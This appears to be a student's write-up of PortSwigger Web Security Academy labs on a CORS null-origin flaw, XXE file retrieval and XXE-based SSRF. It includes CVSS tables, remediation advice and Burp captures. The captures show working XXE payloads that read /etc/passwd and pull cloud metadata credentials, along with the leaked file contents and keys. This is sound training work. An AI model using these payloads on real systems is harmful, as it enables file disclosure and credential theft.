Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Description	This vulnerability occurs when a server's CORS policy trusts requests with an origin of null . The null origin can be used by documents or scripts loaded from local files or data URLs
Security Impact	Confidentiality: High. Attackers can exploit this vulnerability to access sensitive information via sandboxed iframes or other environments that produce a null origin. Integrity: None. This vulnerability allows data access but not modification. Availability: None. The vulnerability does not impact the availability of the service.
Affected Host(s)	https://0a2f00640469b4c9802ffeb500e00075.web-security-academy.net

Remediation	Disallow the null Origin: Avoid setting null as an allowed origin in the Access-Control-Allow-Origin header unless there is a specific, controlled requirement to allow it.
External Reference	https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS https://owasp.org/www-community/attacks/CORS-OriginHeaderScrutiny

Documentation

CORS vulnerability with trusted null origin

LAB Not solved

[Go to exploit server](#)
[Submit solution](#)
[Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO SHOP

Hologram Stand In

★★★★★ \$54.52

[View details](#)

Giant Pillow Thing

★★★★★ \$10.12

[View details](#)

Robot Home Security Buddy

★★★★★ \$14.98

[View details](#)

Waterproof Tea Bags

★★★★★ \$69.14

[View details](#)

Login the given account

Vulnerability Name	XXE using external entities to retrieve files
CWE	CWE-611 - Improper Restriction of XML External Entity Reference.
CVSS 3.1 Score	6.5
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Description	This vulnerability occurs when an application parses XML input from untrusted sources with external entities enabled.
Security Impact	Confidentiality: High. Exploiting this vulnerability allows attackers to read sensitive files on the server (e.g., /etc/passwd on Unix systems, application configuration files) or access internal network resources. Integrity: None. This vulnerability allows file access but not modification. Availability: None. XXE used in this way does not disrupt service availability directly.
Affected Host(s)	https://0a0500f8031c99f5842c3cc900bd00dc.web-security-academy.net
Remediation	Validate and Sanitize Input: If XML processing is required, ensure inputs are strictly validated and sanitized to reduce the risk of XXE attacks.
External Reference	https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html https://cwe.mitre.org/data/definitions/611.html

Documentation

Exploiting XXE using external entities

https://0a0500f8031c99f5842c3cc900bd00dc.web-security-academy.net

WebSecurity Academy

Exploiting XXE using external entities to retrieve files

LAB Not solved

Back to lab description >>

Home

WE LIKE TO SHOP



High-End Gift Wrapping

★★★★☆ \$5.67

View details



The Trapster

★★★★★ \$52.74

View details



Pest Control Umbrella

★★★★☆ \$55.95

View details



Caution Sign

★★★★★ \$22.18

View details

Click on the available product on the page

Exploiting XXE using external e...
https://0a0500f8031c99f5842c3cc900bd00dc.web-security-academy.net/product?productId=1

\$5.67



Description:
We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Paris

684 units

[Return to list](#)

Check the stock on the product

Exploiting XXE using external e...
https://0a0500f8031c99f5842c3cc900bd00dc.web-security-academy.net/product?productId=1

\$5.67



Description:
We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Paris

684 units

[Return to list](#)

Get the POST method that has the XML and put the DOCTYPE

```
1 POST /product/stock HTTP/2
2 Host: 0a0500f8031c99f5842c3cc900bd00dc.web-security-academy.net
3 Cookie: session=HWL9HNPh0EtvTMdX7aUE2xCiIvyWDHLG7
4 Content-Length: 172
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 Content-Type: application/xml
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
11 Accept: */*
12 Origin: https://0a0500f8031c99f5842c3cc900bd00dc.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0a0500f8031c99f5842c3cc900bd00dc.web-security-academy.net/product?pr
    oductId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE test [<!ENTITY test SYSTEM "file:///etc/passwd">]><stockCheck>
        <productId>
            &test;
        </productId>
        <storeId>
            2
        </storeId>
    </stockCheck>
```

Final output.

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2338
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/
  nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/
  gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
  nologin
24 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/:home/peter:/bin/bash
26 carlos:x:12002:12002:/:home/carlos:/bin/bash
27 user:x:12000:12000:/:home/user:/bin/bash
28 elmer:x:12099:12099:/:home/elmer:/bin/bash
29 academy:x:10000:10000:/:academy:/bin/bash
30 messagebus:x:101:101:/:nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
```


Vulnerability Name	Exploiting XXE to perform SSRF attacks
CWE	CWE-918 - Server-Side Request Forgery (SSRF). This occurs when a server processes unvalidated XML external entities (XXE), allowing attackers to make unauthorized requests to internal or external systems.
CVSS 3.1 Score	6.5
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Description	This vulnerability is a type of XXE attack in which the attacker crafts XML input to force the server to make arbitrary requests to internal or external URLs.
Security Impact	Confidentiality: High. Attackers can use this vulnerability to access and exfiltrate sensitive information by making the server send requests to internal systems or sensitive URLs. Integrity: None. This vulnerability does not modify data. Availability: None. The attack does not directly affect service availability.
Affected Host(s)	https://0aa700260428152e81447af8004d00cc.web-security-academy.net
Remediation	Disable External Entity Processing: Configure XML parsers to disable external entity resolution. Many modern parsers provide this as a configuration option.

External Reference	https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html
--------------------	--


Documentation

The screenshot shows a web browser window with the address bar displaying a URL from web-security-academy.net. The page title is 'Exploiting XXE to perform SSRF attacks'. Below the title, there's a 'LAB Not solved' indicator. The main content area features a 'SHOP' section with the text 'WE LIKE TO SHOP' and a shopping cart icon. The shop displays four items in a grid:

- Conversation Controlling Lemon**: A man with a lemon in his mouth. Price: \$20.61. Rating: 3 stars.
- 3D Voice Assistants**: A man in a suit standing on a large keyboard. Price: \$42.72. Rating: 5 stars.
- Egglastic, Fun, Food Eggcessories**: Two eggs with faces. Price: \$95.15. Rating: 2 stars.
- ZZZZZ Bed - Your New Home Office**: A person sleeping on a bed. Price: \$7.20. Rating: 5 stars.

Each item has a 'View details' button below it. Below the first row, there are four more items partially visible: a black box labeled 'Enter', a colorful bicycle, a typewriter, and a plate of food.

Check the stock so that the POST method will post in Burp



When the POST method shows put the DOCTYPE

```
POST /product/stock HTTP/2
Host: 0aa700260428152e81447af8004d00cc.web-security-academy.net
Cookie: session=i8hXhEslfCgqjYk78a6nwdQWliZEf8Rh
Content-Length: 107
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Content-Type: application/xml
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Accept: */*
Origin:
https://0aa700260428152e81447af8004d00cc.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa700260428152e81447af8004d00cc.web-security-academy.net/p
roduct?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      2
    </storeId>
  </stockCheck>
```

This is the final output that shows that the DOCTYPE shows the critical data.

```
1 POST /product/stock HTTP/2
2 Host: 0aa700260428152e81447af8004d00cc.web-security-academy.net
3 Cookie: session=i8hbXhEslfCgqjYh78a6nwDQWliZEf8Rh
4 Content-Length: 230
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 Content-Type: application/xml
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
11 Accept: */*
12 Origin: https://0aa700260428152e81447af8004d00cc.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0aa700260428152e81447af8004d00cc.web-security-academy.net/product?produ
    ctId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <!ENTITY test SYSTEM
    "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
22 <stockCheck>
    <productId>
        &test;
    </productId>
    <storeId>
        2
    </storeId>
</stockCheck>
```

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 552
5
6 {"Invalid product ID: {
7 "Code": "Success",
8 "LastUpdated":
9 "2024-11-08T14:58:32.317807145Z",
10 "Type": "AWS-HMAC",
11 "AccessKeyId": "Oo5rlePiAWjJ7hodZ685",
12 "SecretAccessKey":
13 "bADTwKqMRv5kmdfn6MP1lVeFha6cIOP03lquCynj",
14 "Token":
15 "YwcBp9h9qTxzTn4tZc9wdvgUlsJGjFiKy80mTM10t0wS
16 7xVcgmReyvL77vHMy76DXiwAXddVjYYXFY15FQKMFjCSj
17 kvTJW79S03seLYb5oaKaFluwJ5MPHb13xyz1RsmZGxs
18 7PmFTB6EKzKzfoDua9u2n6BrFUTnsh3td6kf0Fsiskfbo
19 lWlPaQClkqWd10GpiQ6vbEfMs1HD2BNMsCFGa5crqU9Kh3
20 GCzltr85IIDCcaPjUh590BQkHBpNhY3M",
21 "Expiration": "2030-11-07T14:58:32.317807145Z"
22 }"
```